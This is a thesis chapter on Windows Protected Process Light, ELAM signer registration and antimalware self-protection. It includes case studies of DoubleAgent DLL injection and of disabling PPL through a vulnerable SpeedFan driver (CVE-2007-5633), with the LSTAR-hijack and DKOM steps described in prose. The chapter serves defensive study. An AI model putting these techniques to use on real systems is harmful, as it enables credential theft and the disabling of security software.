

Request access rights
Check Type
Initiator Type < Target Type
Initiator Type >= Target Type
Check Signer
Initiator does not dominate target
Initiator dominates target
Check operation
Thread operation request
Process operation request
Check DeniedThreadAccess of Target
None of the requested access rights is part of DeniedThreadAccess
One of the requested access rights is part of DeniedThreadAccess
Deny request
Check DeniedProcessAccess of Target
One of the requested access rights is part of DeniedProcessAccess
None of the requested access rights is part of DeniedProcessAccess
Allow request

Figure 5.5: PPL Access Rights Request Verification

Figure 5.5 is just a rough summarization of the access rights verification process. In the actual implementation, the protection Type and Signer checks are done in the

`RtlTestProtectedAccess` Windows function, which is indirectly called by the `PspProcessOpen` and `PspThreadOpen` Windows functions. The latter two are the ones responsible for the `DeniedProcessAccess` and `DeniedThreadAccess` checks. Aside from restricting access rights to processes and threads, `RtlTestProtectedAccess` is also being used to gate service operations. Specifically, the function is indirectly called by `RDeleteService`, `RChangeServiceConfigW`, `RChangeServiceConfig2W`, `RSetServiceObjectSecurity`, and `RControlService` Windows functions. The checks are applied using the protection level of the process performing the service operation and the protection level of the process image of the target service (Ionescu, 2013b).

5.2 Digital Signature Requirements

As mentioned earlier, whether an executable can be launched as protected depends on its code-signing certificate. According to the research by Ionescu (2013d), the code-signing certificate has to be traceable to a Root CA managed by the Product Release Services team in Microsoft. Aside from that, the code-signing certificate also needs to have the necessary Enhanced Key Usage (EKU) to execute as having certain protection `Signer` and protection `Type`. For the desired protection `Type`, it would depend on the having the necessary EKUs described in Table 5.4. For the desired protection `Signer`, it would depend on the signing level of an executable, which is derived from the EKUs described in Table 5.5 (Grandlienard, 2019).

Desired `Type`	**EKU OID Value**	**EKU OID Name**
ProtectedLight	1.3.6.1.4.1.311.10.3.22 or 1.3.6.1.4.1.311.10.3.24	Protected Process Light Verification or Protected Process Verification
Protected	1.3.6.1.4.1.311.10.3.24	Protected Process Verification

Table 5.4: Protection `Type` EKU Requirements

EKU OID Value	**EKU OID Name**	**Granted Signing Level**
1.3.6.1.4.1.311.76.3.1	Windows Store	Store
1.3.6.1.4.1.311.76.5.1	Dynamic Code Generation	Dynamic Code Generation
1.3.6.1.4.1.311.76.8.1	Microsoft Publisher	Microsoft
1.3.6.1.4.1.311.10.3.5	Windows Hardware Driver Verification	Microsoft
1.3.6.1.4.1.311.10.3.6	Windows System Component Verification	Windows
1.3.6.1.4.1.311.10.3.20	Windows Kits Component	Microsoft
1.3.6.1.4.1.311.10.3.23	Windows TCB Component	Windows TCB
1.3.6.1.4.1.311.10.3.25	Windows Third Party Application Component	Authenticode
1.3.6.1.4.1.311.10.3.26	Windows Software Extension Verification	Microsoft

Table 5.5: EKU to Signing Level Mapping

To be allowed to launch as having a certain protection `Signer`, the signing level of an executable has to be equal or greater than the `SignatureLevel` of the desired protection `Signer`. The same applies to a DLLs, but this time the signing level has to be equal or greater than the `SectionSignatureLevel` of the target process. Both are fields found in the `EPROCESS` structure of a process. Table 5.6 describes the protection `Signer` signing level requirements while Table 5.7 describes the order of the different signing levels (Ionescu, 2013d).


Desired `Signer`	**`SignatureLevel`**	**`SectionSignatureLevel`**
None	Unchecked	Unchecked
Authenticode	Authenticode	Authenticode
CodeGen	Dynamic Code Generation	Store
Antimalware	Custom 3 / Antimalware	Custom 3 / Antimalware
Lsa	Windows	Microsoft
Windows	Windows	Windows
WinTcb	Windows TCB	Windows TCB

Table 5.6: Protection `Signer` Signing Level Requirements

	Signing Level		**Signing Level**		**Signing Level**
0	Unchecked	6	Store	12	Windows
1	Unsigned	7	Custom 3 / Antimalware	13	Windows Protected Process Light
2	Custom 0	8	Microsoft	14	Windows TCB
3	Custom 1	9	Custom 4	15	Custom 6
4	Authenticode	10	Custom 5		
5	Custom 2	11	Dynamic Code Generation		

Table 5.7: Signing Levels

Using the SecurityHealthService.exe process again in Figure 5.3b as example, take note that the process has a 'PsProtectedSignerWindows-Light' protection. That 'light' protection `Type` would require the Protected Process Light Verification EKU (Table 5.4), while the 'PsProtectedSignerWindows' would require a 'Windows' signing level (Table 5.6), which in turn would require a Windows System Component Verification EKU (Table 5.5). As shown in Figure 5.6, the certificate contains both the Protected Process Light Verification (1.3.6.1.4.1.311.10.3.22) and the Windows System Component Verification (1.3.6.1.4.1.311.10.3.6) EKUs.



Field	Value
Enhanced Key Usage	Protected Process Light Verific...
Subject Key Identifier	d26cbfc29de22944b5c86fc40...
Subject Alternative Name	Directory Address:SERIALNUM...
Authority Key Identifier	KeyID=a92902398e16c49778...
CRL Distribution Points	[1]CRL Distribution Point: Distr...
Authority Information Access	[1]Authority Info Access: Acc...
Basic Constraints	Subject Type=End Entity, Pat...
Thumbprint	458d803a5cf470dd3f01a4752

```
Protected Process Light Verification (1.3.6.1.4.1.311.10.3.22)
Windows System Component Verification (1.3.6.1.4.1.311.10.3.6)
Code Signing (1.3.6.1.5.5.7.3.3)
```

Figure 5.6: EKU of SecurityHealthService.exe

Notice that there are custom signing levels in Table 5.7 that does not have a corresponding EKU in Table 5.5. They can be assigned runtime signers by installing a Secure Boot Signing Policy. However, on default Windows setup, only ‘Custom 3 / Antimalware’ can be assigned a runtime signer. This can be achieved either by loading an ELAM driver at Windows startup (Ionescu, 2013d) or by using the `InstallELAMCertificateInfo` Windows API. The latter accepts a handle to an ELAM driver as its parameter (Kennedy et al., 2018).

5.3 Protecting System Processes

With PPL, Windows was able to extend a feature that was previously used for protecting copyrighted media to also protect system processes especially against attackers that have already gained admin rights. In the past, this was thought to be out of scope of any security measures. After all, an admin should have the rights to start or stop any process, or even security features, in their systems. However, a good practice in information security is that users should only be granted access to what is essential. For instance, there is no reason why an admin should be involved in how the operating system manages its GUI. This approach is known as the *principle of least privilege* (n.d.). This way, when something goes wrong, the damages will also be contained. PPL provides exactly that.

One example is to use PPL to protect the Windows environment subsystem process csrss.exe. The Windows environment subsystem is responsible for the look and feel being presented to the users. Naturally, csrss.exe will have access to several highly privileged APIs provided by its kernel mode counterpart - Win32k.sys. Allowing admins inject code or load DLLs into csrss.exe does not bring any benefit but only exposes the system to potential privilege escalation attacks. In fact, this is the reason why csrss.exe is a popular source of Windows exploits. Therefore, simply running csrss.exe as protected can mitigate these types of exploits (Ionescu, 2013b). Starting Windows 8.1 and Windows Server 2012 R2, csrss.exe is running with the protection `Type` of `PsProtectedTypeProtectedLight` and protection `Signer` of `PsProtectedSignerWinTcb`.

Another example is to use PPL to protect the Windows lsass.exe process. The process is responsible for authenticating users when they are signing in to the system and accessing services in the network. To allow signed on users to access remote services without reauthenticating, the process has to store the credentials of signed on users in its memory. This means that those credentials can be stolen by an attacker who can read the process’s memory. In most cases, these credentials are stored in hash form but the hashes are usually enough to access remote services (Ionescu, 2013a).

In some cases, it might even be possible to obtain the plain text passwords from the process’s memory. Some services require the plain text password during authentication so the lsass.exe process needs to be able to retrieve them in such form. The passwords are still not stored in plain text but they are encrypted using symmetric algorithm, with the secret key also stored in the memory of the lsass.exe process. This means that attackers have the possibility to steal, not just the hashes, but the actual passwords of signed on users. Moreover, there are available Windows APIs can be used to decrypt the passwords. In fact, there is already a tool called ‘mimikatz’ that do exactly that (Ionescu, 2013a).

To protect against such attack, unauthorized access to the memory of lsass.exe must be prevented. Therefore, just like with the csrss.exe example, simply running lsass.exe as protected mitigates these kinds of attacks. The feature is not enabled by default though. It can be enabled by setting the `RunAsPPL` registry value in `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa` to a `REG_DWORD` of 1. After reboot, lsass.exe will be running with the protection `Type` of `PsProtectedTypeProtectedLight` and protection `Signer` of `PsProtectedSignerLsa` (Ionescu, 2013a).

5.4 Protecting Antimalware Software

Aside from protecting system processes, PPL can also be used to protect antimalware processes. In the previous chapter, we have covered some techniques that malware have used to become undetectable. However, if a malware does not care about stealth, it can simply disarm the antimalware software. These kinds of malware are called *retroviruses*. These malware also rely on their victims having admin rights to modify code in memory or kill processes of antimalware software to disarm them (Szor, 2005: 247-248). This often leads to a measure-counter measure arms race between the malware authors and the antimalware software developers described in the previous chapter. As per *Lehman's law on software evolution*, the quality of the software decreases as its complexity increases (Karch, 2011). The outcome is that antimalware software is left with complex self-protection and self-recovery routines, which may contain potentially exploitable bugs.


Instead of leaving antimalware software developers to implement their own countermeasures, it makes sense for Microsoft to allow antimalware software to utilize the same functionality used to protect Windows system processes. This is the purpose of the `PsProtectedSignerAntimalware` protection `Signer` (Figure 5.1). The issue, however, is that there is no equivalent EKU for the 'Custom 3 / Antimalware' signing level (Table 5.5), which is required to run a process as `PsProtectedSignerAntimalware` (Table 5.6). This is what an ELAM driver addresses.

As mentioned earlier, an ELAM driver can be used to register a runtime signer for the 'Custom 3 / Antimalware' signing level. Loading an ELAM driver triggers Windows to parse for any runtime signer information stored in the driver and register them. The information will be extracted from the `MSELAMCERTINFOID` resource in the `MICROSOFTELAMCERTIFICATEINFO` resource section of the driver (Ionescu, 2013d). The information must include the hashing algorithm and hash of the code-signing certificate of executable files that should be granted the 'Custom 3 / Antimalware' signing level. If a signer is planning to require certain EKUs before granting an executable the signing level, the object identifiers (OIDs) of the EKUs must also be included in the runtime signer information.

Figure 5.7 is an example of a `MSELAMCERTINFOID` resource file that must be linked to an ELAM driver, while Figure 5.8 shows how it looks like in the ELAM driver after it was linked. The number of runtime signers is highlighted in green, while the hash and hashing algorithm of the first signer is highlighted in red and blue respectively. There is only one signer in the example and it will not be requiring any EKUs from its code-signing certificate. When creating a `MSELAMCERTINFOID` resource file, the certmgr.exe tool that comes with the Windows SDK can be used to obtain the hash and hashing algorithm of a code-signing certificate, as shown in Figure 5.9.


```
MicrosoftElamCertificateInfo  MSElamCertInfoID
{
    1,       // number of certificates

    // Information of first certificate
    L"5CBDD46B70D6D8B4A7A91BB8A51B4DF81DEAC2732129A56B7AB0E354B7DFEACA\0", // hash
    0x800c, // hashing algorithm: 0x8004 - SHA1, 0x800c - SHA256, 0X800d - SHA384, 0x800e - SHA512
    L"\0",  // list of EKU OIDs separated by ';' if any

    // Information of other certificates if any
}
```

Figure: 5.7: Example of an `MSELAMCERTINFOID` Resource File



```
Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F   Ascii
00000000  01 00 35 00 43 00 42 00  44 00 44 00 34 00 36 00  ..5.C.B.D.D.4.6.
00000010  42 00 37 00 30 00 44 00  36 00 44 00 38 00 42 00  B.7.0.D.6.D.8.B.
00000020  34 00 41 00 37 00 41 00  39 00 31 00 42 00 42 00  4.A.7.A.9.1.B.B.
00000030  38 00 41 00 35 00 31 00  42 00 34 00 44 00 46 00  8.A.5.1.B.4.D.F.
00000040  38 00 31 00 44 00 45 00  41 00 43 00 32 00 37 00  8.1.D.E.A.C.2.7.
00000050  33 00 32 00 31 00 32 00  39 00 41 00 35 00 36 00  3.2.1.2.9.A.5.6.
00000060  42 00 37 00 41 00 42 00  30 00 45 00 33 00 35 00  B.7.A.B.0.E.3.5.
00000070  34 00 42 00 37 00 44 00  46 00 45 00 41 00 43 00  4.B.7.D.F.E.A.C.
00000080  41 00 00 00 0C 80 00 00                           A.......
```

Figure 5.8: Runtime Signer Information in an ELAM Driver



```
Content Hash (To-Be-Signed Hash)::
     5C BD D4 6B 70 D6 D8 B4 A7 A9 1B B8 A5 1B 4D F8    '\..kp.........M.'
     1D EA C2 73 21 29 A5 6B 7A B0 E3 54 B7 DF EA CA    '...s!).kz..T....'

Extension[0] 2.5.29.37(Enhanced Key Usage) Critical:  False::
     30 0A 06 08 2B 06 01 05 05 07 03 03                '0...+.......'
Code Signing (1.3.6.1.5.5.7.3.3)

Extension[1] 2.5.29.1(Authority Key Identifier) Critical:  False::
     30 3E 80 10 EA 6A B9 EB 88 B2 FE 75 0A B0 88 E3    '0>...j.....u....'
     54 9A 3F 77 A1 18 30 16 31 14 30 12 06 03 55 04    'T.?w..0.1.0...U.'
     03 13 0B 54 65 73 74 53 65 72 76 69 63 65 82 10    '...TestService..'
     86 6E DD 2D C7 72 A2 AD 42 F8 CE 25 08 FC C6 66    '.n.-.r..B..%...f'
KeyID=ea6ab9eb88b2fe750ab088e3549a3f77, Certificate Issuer: CN=TestService, Certificate SerialNumber=866edd2dc772a2ad42f8ce2508fcc666
==============No CTLs ==========
==============No CRLs ==========
==============================================
CertMgr Succeeded

C:\Program Files (x86)\Microsoft Visual Studio\2017\Professional>_
```


Figure 5.9: Using Certmgr.exe to Obtain the Hash of a Certificate

Once the runtime signer has been registered, the next thing to do is to configure the service of the antimalware software to run as protected. This can be achieved by using the `ChangeServiceConfig2` Windows API as shown in Figure 5.10. In the example, `hService` should already contain a handle to the service of the antimalware software.

```
SERVICE_LAUNCH_PROTECTED_INFO Info;
Info.dwLaunchProtected = SERVICE_LAUNCH_PROTECTED_ANTIMALWARE_LIGHT;
ChangeServiceConfig2(hService, SERVICE_CONFIG_LAUNCH_PROTECTED, &Info)
```

Figure 5.10: Configuring the Service of an Antimalware Software

This will result to a `LaunchProtected` registry value with a `REG_DWORD` of 3 being created in the service key of the antimalware software (Figure 5.11). The registry value corresponds to the enumeration value of `SERVICE_LAUNCH_PROTECTED_ANTIMALWARE_LIGHT`.



Registry Editor

File Edit View Favorites Help

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TestService

tcpipreg
TCPIPTUNNEL
tdx
terminpt
TermService
TestElam
TestService
Themes
TieringEngineService
TimeBrokerSvc


Name	Type	Data
(Default)	REG_SZ	(value not set)
DisplayName	REG_SZ	TestService
ErrorControl	REG_DWORD	0x00000001 (1)
ImagePath	REG_EXPAND_SZ	c:\TestService\TestService.exe
LaunchProtected	REG_DWORD	0x00000003 (3)
ObjectName	REG_SZ	LocalSystem
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000010 (16)

Figure 5.11: Service Key of a Dummy Antimalware Software

5.5 Case Study: DoubleAgent

To see how PPL fair against real attacks, we looked at the highly publicized malware injection and persistence technique dubbed DoubleAgent. It was named as such by its creators because it is being promoted as a technique for trojanizing antimalware software. Once trojanized, an antimalware software becomes a double agent in the sense that it becomes the thing it was supposed to be protecting from. According to its creators, the technique can be used to take 'full control of any antivirus by injecting code into it while bypassing all of its self-protection mechanism' (Engstler, 2017). This fits the definition of a retrovirus, which is one of the issues PPL was designed to address (Kennedy et al., 2018).

Technically, DoubleAgent is nothing more than the loading mechanism used by the Windows runtime verification tool called Application Verifier. When an application is added by the tool to be tested, a registry subkey having the filename of the application will be created under `HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows NT/CurrentVersion/Image File Execution Options`, as shown in Figure 5.12.



Registry Editor

File Edit View Favorites Help

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\TestService.exe

TestService.exe
Core-{E5DCDFAA-3B35-46A
Exceptions-{F86B022F-E589-
Handles-{9760941A-8DA5-4
Heaps-{4D056CEB-D8E3-4b
Leak-{81EEC8DA-0E61-4942-
Locks-{159D60EC-F459-456
Memory-{8A70B8A4-4FA6-4
SRWLock-{6335D1CF-7955-
Threadpool-{F15FC24E-53A
TLS-{EDDA96DB-D216-467d

Name	Type	Data
(Default)	REG_SZ	(value not set)
DelayFreeSizeMB	REG_DWORD	0x00000040 (64)
GlobalFlag	REG_SZ	0x100
PageHeapFlags	REG_SZ	0x3
VerifierDlls	REG_SZ	vrfcore.dll vfbasics.dll
VerifierFlags	REG_DWORD	0x81643027 (2170826791)

Figure 5.12: Registry Entry for an Application Being Tested by Application Verifier

The subkey is used for storing the settings of the different tests to be conducted by Application Verifier on the application. The important values to take note of are the `GlobalFlag` and `VerifierDlls`. The former is for enabling internal tracing and validation support in Windows for an executable (Russinovich et al., 2012: 207). In the example, it has a value of 0x100, which is equivalent to `FLG_APPLICATION_VERIFIER` (Marshall, 2017). The `VerifierDlls` value, on the other hand, specifies the Application Verifier components to be loaded into the application being tested. Also take note that the setting will affect all processes having the filename regardless of the path of their image file. In the example, vrfcore.dll and vfbasics.dll will be loaded by Windows into any executable named TestService.exe, regardless of its path, when executed.

An attacker can exploit this loading mechanism by specifying a malicious DLL instead of an Application Verifier component. The effect will be that the malicious DLL will get loaded into the target application, and in the case of DoubleAgent, an antimalware software. However, when PPL is enabled, the malicious DLL needs to have a valid code-signing certificate that matches the hash and contain the necessary EKUs specified in the ELAM driver of the antimalware software, before it will be allowed by Windows to be loaded. This effectively mitigates DoubleAgent.

Even though PPL will be able to prevent a malicious DLL from getting loaded into an antimalware software, it does have an unintended side effect. When PPL is enabled, Windows will refuse to load the antimalware software, thinking that a required DLL is corrupted. In comparison to when PPL is disabled, an antimalware software will still have the opportunity to self-recover. Therefore, in attack like this, enabling PPL has the opposite effect of causing a denial-of-service on the antimalware software, instead keeping it alive.

This should not be considered a bug though because an Application Verifier DLL also has the same effect on a PPL-enabled process. Application Verifier is a testing tool and is not intended to be used on release builds of executables. Likewise, PPL is not designed for use on debug builds of executables because PPL 'protects' executables from being analyzed.

For clarity, a DoubleAgent attack is filename specific and will therefore only affect the targeted antimalware software components. Everything else in the system will continue to behave as usual. It is worth noting that Window's built-in antimalware may take over depending on how disabled the installed antimalware software ends up becoming. In case the former is also targeted, then the user will be notified by Windows that their system is not protected.

5.6 Case Study: 'Bring Your Own Vuln'

Another example of a real attack against PPL is the 'mimikatz' tool. As mentioned earlier, the tool can be used to extract passwords from the Windows lsass.exe process. It has worked around PPL by implementing its own driver component. Just as with any memory structure used by the kernel, the `EPROCESS` structure is vulnerable to direct kernel object manipulation (DKOM) attacks once an attacker is able to execute code in kernel mode. In the case of the 'mimikatz' driver, it directly manipulates the `Protection` field (Delpy, 2019).

The compiled and signed 'mimikatz' driver is still available for download to anyone. Even though the code-signing certificate of the driver cannot be verified, the driver can still be installed without any issue (Stirparo et al., 2016; Hudek et al., 2017d). The ramification is that any attacker can simply install the driver and use it to disable PPL when need. It can be argued though that the driver has already been blacklisted by most antimalware software including Windows Defender, which is built-in all recent Windows installations (VirusTotal, 2019).

However, attackers can still build their own drivers for 32-bit systems where DSE is not active. For 64-bit systems, instead of installing the ‘mimikatz’ driver, attackers can install legitimate third-party drivers that contains vulnerabilities and exploit them. In fact, this has become a trend that is being dubbed by some researchers as ‘Bring Your Own Vuln’. The technique was first seen in 2014 being used by the Uroburos malware (Balazs, 2014), and is still being used in 2018 by malware like as Cahnadr (The Slingshot APT, 2018). Antimalware software cannot protect against such attacks because if they block the vulnerable drivers, systems that are dependent on the drivers will become unusable. On the other hand, if they choose to just warn their users, then systems will still get infected.

To demonstrate that such attack is possible, Appendix A contains a proof of concept (PoC) that exploits CVE-2007-5633 to disables the PPL of a given process ID. CVE-2007-5633 is a privilege escalation vulnerability found in the Speedfan.sys driver of the Alfredo Milani Comparetti SpeedFan 4.33 application because it allows any process to modify an arbitrary MSR (CVE-2007-5633 Detail, 2007). The driver is one of the drivers used by the Cahnadr malware to execute code in kernel mode as mentioned in the previous chapter.

To summarize the PoC, Windows running in a 64-bit Intel x86 machine uses the `SYSCALL` instruction when performing a system service call. Executing the instruction prompts the CPU to transition into kernel mode and transfer execution to the address specified in LSTAR (0xC0000082) MSR (Russinovich et al., 2012: 132-134). Therefore, the PoC simply uses Speedfan.sys to set LSTAR MSR to an address containing the shellcode. This will cause the next `SYSCALL` to execute the shellcode in kernel mode. The PoC then calls the `Sleep` Windows AP to trigger a `SYSCALL`.

Upon execution, the shellcode immediately restores LSTAR MSR back to the address of the Windows service dispatcher to avoid disrupting other threads that will execute in the same CPU. This is also done to avoid being detected by PatchGuard when it checks the integrity of the MSRs every few minutes (Diskin, 2013). Afterwards, the shellcode uses DKOM to clear the `Protection` field in the `EPROCESS` structure of its target process. To locate the `EPROCESS` structure of its target process, the shellcode obtains the address of the `KPCR` structure from the `gs` register of the CPU. This structure describes the current state of the CPU, which includes the current thread being executed. The current thread is described by an `ETHREAD` structure (Security Ninja, 2017), which includes a pointer the `EPROCESS` structure of its owning process. Finally, all the `EPROCESS` structures in a system are arranged in a circular, doubly linked list format (Hoglund and Butler, 2005: 611), hence, the shellcode just needs to traverse the linked list until it finds the `EPROCESS` node that has a `UniqueProcessId` field that matches the process ID of its target process.

Take note that the PoC does not work on Windows 10 and Windows Server 2016 with Virtualization Base Security (VBS) enabled. This is because the Windows hypervisor filters access to the LSTAR MSR when the feature is enabled (Ionescu, 2015; Graff et al., 2017a). However, systems must be running on 64-bit CPUs with Second Level Address Translation (SLAT) to enable VBS (Graff et al., 2017b).

The PoC also does not work on hardware that support SMEP, which stands for Supervisor Mode Execution Protection. SMEP prevents code located in memory addresses allocated by user mode processes to be executed in kernel mode (Windows 8 Kernel Memory Protections Bypass, 2014).

Since the shellcode is located in the memory allocated by the PoC, which is running in user mode, the shellcode will not be executable when CPU transition to kernel mode.

5.7 Assessment

Just like with ELAM, end users benefit from protected processes by receiving a more hardened system for free since the feature comes with modern Windows installations. In terms of effectiveness though, it has some shortcomings. For a feature designed to counter admin based attacks, it is vulnerable to kernel based attacks. However, as demonstrated in the previous section, it is trivial to conduct the latter once an attacker has achieved the former. As with most Windows security features, most likely PPL was not designed to be standalone. VBS is needed to at least stand a chance but the feature is only available on 64-bit systems that have the necessary hardware. The feature also does not protect against signed drivers such as the 'mimikatz' driver. Perhaps this is the reason why Microsoft did not bother to enable PPL on lsass.exe by default. After all, attackers can already read the memory of lsass.exe once they reach kernel mode so they do not really need to go through the trouble of disabling PPL first. The only way to protect lsass.exe is to make its memory non-readable even from the kernel, which is only possible when VBS is enabled.

On the positive side, VBS alone will not be able to protect antimalware process; therefore, the two features do complement each other. PPL also provides a more accurate way for protecting critical system processes to maintain system stability. Previous approaches usually rely on heuristics that can easily be abused by malware. For example, malware often call themselves csrss.exe so that Windows will prevent users from terminating them. PPL is based on a cryptographic approach which cannot be faked by malware (Ionescu, 2013b).

